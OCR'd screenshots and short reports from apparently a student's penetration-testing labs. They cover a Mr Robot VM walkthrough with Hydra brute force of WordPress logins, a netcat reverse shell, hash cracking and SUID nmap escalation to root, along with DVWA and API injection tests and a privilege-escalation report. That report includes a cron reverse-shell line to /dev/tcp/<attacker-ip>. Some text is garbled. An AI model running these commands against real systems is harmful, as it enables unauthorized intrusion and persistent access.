9 Accept-Language: en-GB,en;q=0.9
10 Origin: https://192.168.56.105
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://192.168.56.105/wp-login.php
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 log=Elliot&pwd=test&wp-submit=Log+In&redirect_to=https%3A%2F%2F192.168.56.105%2Fwp-admin%2Ftestcookie-1

```

122 of 858160

2. Intruder attack of https://192.168.56.105

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
11	http	200	25			4062	
12	var	200	42			4062	
13	page	200	38			4062	
14	Robot	200	38			4062	
15	Elliot	200	61			4113	
16	styles	200	25			4062	
17	and	200	32			4062	
18	document	200	27			4062	
19	mirrobot	200	30			4062	

Request Response

Pretty Raw Hex Render





186 of 858160

```

(pranay@kali) (~/Downloads)
$ sudo hydra -vv -l elliot -P fsociety2.txt 192.168.56.105 http-post-form '/wp-login.php:log"USER"@pwd="PASS"@wp-submit=Log+In:F=Is incorrect' | tee -a hydra2.txt
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-07 18:22:44
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (l:1/p:11452), ~716 tries per task
[DATA] attacking http-post-form://192.168.56.105:80/wp-login.php:log"USER"@pwd="PASS"@wp-submit=Log+In:F=Is incorrect
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "000" - 1 of 11452 [child 0] (0/0)
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "000000" - 2 of 11452 [child 1] (0/0)
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "0000000" - 3 of 11452 [child 2] (0/0)
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "001" - 4 of 11452 [child 3] (0/0)
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "002" - 5 of 11452 [child 4] (0/0)
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "003" - 6 of 11452 [child 5] (0/0)
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "0032" - 7 of 11452 [child 6] (0/0)
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "003s" - 8 of 11452 [child 7] (0/0)
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "004" - 9 of 11452 [child 8] (0/0)
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "00400" - 10 of 11452 [child 9] (0/0)
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "004s" - 11 of 11452 [child 10] (0/0)
[ATTEMPT] target 192.168.56.105 - login "elliot" - pass "005s" - 12 of 11452 [child 11] (0/0)

```




```
(pranav@kali)-[~/Downloads]
└─$ sudo nc -lvp 443
listening on [any] 443 ...
192.168.56.105: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.105] 36539
bash: cannot set terminal process group (1543): Inappropriate ioctl for device
bash: no job control in this shell
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls
admin
audio
blog
css
fsociety.dic
images
index.html
index.php
intro.webm
js
key-1-of-3.txt
license.bk
license.txt
readme.html
robots.txt
sitemap.xml
sitemap.xml.gz
video
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
you-will-never-guess-this-file-name.txt
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$
```

```
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls /home
ls/home
bash: ls/home: No such file or directory
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls /home
ls /home
robot
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls /home/robot
ls /home/robot
key-2-of-3.txt
password.raw-md5
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ ls -lash /home/robot
ls -lash /home/robot
total 16K
4.0K drwxr-xr-x 2 root root 4.0K Nov 13 2015 .
4.0K drwxr-xr-x 3 root root 4.0K Nov 13 2015 ..
4.0K -r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
4.0K -rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cat /home/robot/password.raw-md5
<pps/wordpress/htdocs$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fcd3d76192e4007dfb496cca67e13b



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

```
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cat /home/robot/password.raw-md5
<pps/wordpress/htdocs$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ python -c 'import pty; pty.spawn("/bin/bash")'
<pps/wordpress/htdocs$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ python -c 'import pty; pty.spawn("/bin/bash")'
<pps/wordpress/htdocs$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home/robot
cd /home/robot
robot@linux:~$ find / -perm /4000 -type f 2>/tmp/2
find / -perm /4000 -type f 2>/tmp/2
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami Site Admin
whoami
root
# Log out
```

It looks like nothing was found at this location

Search ...

Proudly powered by WordPress

1) API Security Testing Lab Report

Introduction

This lab focuses on testing API security vulnerabilities using industry-standard tools such as Burp Suite, Postman, and sqlmap. The objective is to identify and exploit common API weaknesses based on the OWASP API Top 10, specifically Broken Object Level Authorization (BOLA) and GraphQL Injection.

Objectives

- Identify exposed API endpoints
- Test for authorization flaws (BOLA)
- Perform GraphQL injection attacks
- Document vulnerabilities with severity levels

Tools Used

- **Burp Suite** – Intercepting and modifying API requests
- **Postman** – Sending and testing API requests
- **sqlmap** – Automated injection testing

Test Environment

- Target: DVWA API
- Base URL: http://<target-ip>/api
- Authentication: Token-based authentication

Vulnerability Testing Log

Test ID	Vulnerability	Severity	Target Endpoint
008	Broken Object Level Authorization (BOLA)	Critical	/api/users
009	GraphQL Injection	High	/graphql

Testing Methodology

API Endpoint Enumeration

- Intercepted traffic using Burp Suite Proxy
- Identified endpoints via:
 - Application browsing
 - API documentation (if available)
 - Burp Suite Spider/Scanner

Discovered Endpoints:

- /api/users
- /api/login
- /graphql

BOLA Testing (Broken Object Level Authorization)

Steps:

1. Logged in as a normal user and captured request to /api/users?id=101
2. Sent request to Burp Repeater
3. Modified user ID parameter (id=102, id=103)
4. Observed server responses

Findings:

- API returned data of other users without authorization checks
- No validation of user ownership

Impact:

- Unauthorized access to sensitive user data
- Data exposure risk

Severity: Critical

GraphQL Injection Testing

Steps:

1. Sent queries to /graphql endpoint using Postman
2. Tested introspection queries:

```
{  
  __schema {  
    types {  
      name  
    }  
  }  
}
```

3. Manipulated query inputs with payloads:
 - ' OR 1=1 --
 - Nested queries for excessive data extraction

Findings:

- Introspection enabled (schema disclosure)
- Input not sanitized properly
- Injection payloads returned unexpected data

Impact:

- Exposure of database structure
- Potential data leakage and privilege escalation

Severity: High

Conclusion

The API security testing identified critical vulnerabilities, including Broken Object Level Authorization and GraphQL Injection. Improper authorization checks allowed unauthorized data access, while insecure GraphQL configurations exposed sensitive schema information. Strengthening authentication, input validation, and access controls is essential to mitigate risks and ensure secure API communication.

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
http://127.0.0.1	GET	/dwa/dwa/js/add_event_liste...		200	911	script			12:03:53 8 Apr 20
http://127.0.0.1	GET	/dwa/dwa/js/dwaPage.js		200	1560	script			12:03:53 8 Apr 20
http://127.0.0.1	GET	/dwa/index.php		200	6857	HTML	Welcome : Damn Vulnerable ...		12:03:53 8 Apr 20
http://127.0.0.1	GET	/dwa/login.php		200	1669	HTML	Login : Damn Vulnerable Web ...		12:03:45 8 Apr 20
http://127.0.0.1	GET	/dwa/vulnerabilities/sqli/		200	5026	HTML	Vulnerability: SQL Injection : D...		12:04:16 8 Apr 20
http://127.0.0.1	GET	/dwa/		301	604	HTML	301 Moved Permanently		12:03:45 8 Apr 20
http://127.0.0.1	GET	/dwa/		302	677	HTML			12:03:45 8 Apr 20
http://127.0.0.1	POST	/dwa/login.php		302	482				12:03:53 8 Apr 20
http://127.0.0.1	GET	/dwa/about.php							
http://127.0.0.1	GET	/dwa/instructions.php							
http://127.0.0.1	POST	/dwa/instructions.php							

Request

```

1 GET /dwa/dwa/js/add_event_listeners.js HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-GB,en;q=0.9
5 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
  Safari/537.36
7 sec-ch-ua-mobile: ?0
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: script
12 Referer: http://127.0.0.1/dwa/index.php
13 Accept-Encoding: gzip, deflate, br
14 Cookie: security=impossible; PHPSESSID=
  3a77f052df264d14665a8b2a2962cac3
15 Connection: keep-alive
16
17

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Wed, 08 Apr 2026 06:33:53 GMT
3 Server: Apache/2.4.66 (Debian)
4 Last-Modified: Tue, 07 Apr 2026 16:13:17 GMT
5 ETag: "251-64e10fa0345d-gzip"
6 Accept-Ranges: bytes
7 Vary: Accept-Encoding
8 Content-Length: 593
9 Keep-Alive: timeout=5, max=99
10 Connection: Keep-Alive
11 Content-Type: text/javascript
12
13 // These functions need to be called after the content they
  reference
14 // has been added to the page otherwise they will fail.
15
16 function addEventListeners() {
17   var source_button = document.getElementById (
    "source_button");
18
19   if (source_button) {
20     source_button.addEventListener("click", function() {
21       var url=source_button.dataset.sourceUrl;
22       popup (url);
23     });
24   }
25 }

```

Event log (2) All issues

Security Level: Security Level: impossible
Locale: en

Memory: 143.7MB of 980.0MB Disabled

Target: http://127.0.0.1 HTTP/1.1

Request

```

1 GET /dwa/vulnerabilities/sqli/?id=26Submit-Submit HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not-A.Brand";v="24", "Chromium";v="146"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: en-GB,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/146.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1/dwa/vulnerabilities/sqli/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: PHPSESSID=3a77f052df264d14665a8b2a2962cac3; security=low
17 Connection: keep-alive
18
19

```

Response

```



75 <div class="body_padded">
76   <h1>
77     Vulnerability: SQL Injection
78   </h1>
79
80   <div class="vulnerable_code_area">
81     <form action="" method="GET">
82       <input type="text" size="15" name="id">
83       <input type="submit" name="Submit" value=
84         "Submit">
85     </form>
86
87     ID: 26br />
88     First name: Gordonbr />
89     Surname: Brown
90   </div>
91
92   <h2>
93     More Information
94   </h2>
95   <ul>
96     <li>
97       <a href=
98         "https://en.wikipedia.org/wiki/SQL_injection"
99         target="_blank">
100         https://en.wikipedia.org/wiki/SQL_injecti
101         on
102       </li>
103     </ul>



```

Event log (2) All issues

Security Level: Security Level: low

Memory: 132.1MB of 980.0MB Disabled





2) Privilege Escalation and Persistence Lab Report

Objective

The objective of this lab is to perform privilege escalation on a vulnerable system and establish persistence using automated techniques. The focus is on identifying misconfigurations, exploiting SUID binaries, and maintaining long-term access.

Tools Used

- Meterpreter
- LinPEAS (Linux Privilege Escalation Awesome Script)
- PowerSploit (for reference in privilege escalation techniques)

Target Details

- **Target IP Address:** 192.168.1.150
- **Environment:** VulnHub Virtual Machine
- **Attacker Machine:** Kali Linux

Methodology

Initial Access

- A reverse shell was obtained using Meterpreter.
- Basic enumeration commands (whoami, id, uname -a) were executed to understand the system.

Enumeration Using LinPEAS

- LinPEAS script was uploaded to the target:

```
wget http://<attacker-ip>/linpeas.sh  
chmod +x linpeas.sh  
./linpeas.sh
```

- The script performed automated enumeration and highlighted:

- SUID binaries
- Writable files
- Kernel vulnerabilities
- Misconfigurations

Privilege Escalation (SUID Exploit)

Findings:

- A suspicious SUID binary was identified:

/usr/bin/find

Exploitation:

- The SUID binary was exploited using:

find . -exec /bin/sh -p \; -quit

Result:

- Root shell was successfully obtained.

Escalation Log

Task ID	Technique	Target IP	Status	Outcome
010	SUID Exploit	192.168.1.150	Success	Root Shell

Persistence Mechanism

Cron Job Persistence

- A cron job was created to maintain access:

crontab -e

- Entry added:

* * * * * /bin/bash -c 'bash -i >& /dev/tcp/<attacker-ip>/4444 0>&1'

Persistence Summary

A cron job was configured to execute a reverse shell every minute, ensuring persistent access to the compromised system. This method allows automatic reconnection even after system reboot or session termination, making it a reliable and stealthy persistence technique commonly used by attackers during post-exploitation phases.

Conclusion

The lab successfully demonstrated privilege escalation using SUID misconfiguration and persistence via cron jobs. LinPEAS proved effective for automated enumeration, while cron-based persistence ensured continuous access. This highlights the importance of securing SUID binaries and monitoring scheduled tasks to prevent unauthorized access.

```
(pranav@kali)~$ telnet 192.168.56.102
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^]'.

metasploitable

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Login incorrect
metasploitable login: msfadmin
Password:
Last login: Wed Apr  8 04:36:42 EDT 2026 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ wget http://192.168.56.104:8000/linpeas.sh
--04:53:00--  http://192.168.56.104:8000/linpeas.sh
=> 'linpeas.sh'
Connecting to 192.168.56.104:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1,031,103 (1007K) [application/x-sh]

100%[
04:53:00 (8.58 MB/s) - 'linpeas.sh' saved [1031103/1031103]

msfadmin@metasploitable:~$ chmod +x linpeas.sh
msfadmin@metasploitable:~$ ./linpeas.sh
```

```
Session Actions Edit View Help
zsh: corrupt history file /home/pranav/.zsh_history
(pranav@kali)-[~]
$ cd /opt
Trying 192.168.56.102...
Trying 192.168.56.103...
(pranav@kali)-[/opt]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.56.102 - - [08/Apr/2026 15:07:01] "GET /linpeas.sh HTTP/1.0" 200 -

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
```

```
Session Actions Edit View Help

Do you like PEASS?
Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter : @hacktricks_live
Respect on HTB : @0x0cc0ll
Thank you!
LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other co
it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look into it
Lightcyan: Users with console
Blue: Users without console & mounted devs
Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
LightMagenta: Your username

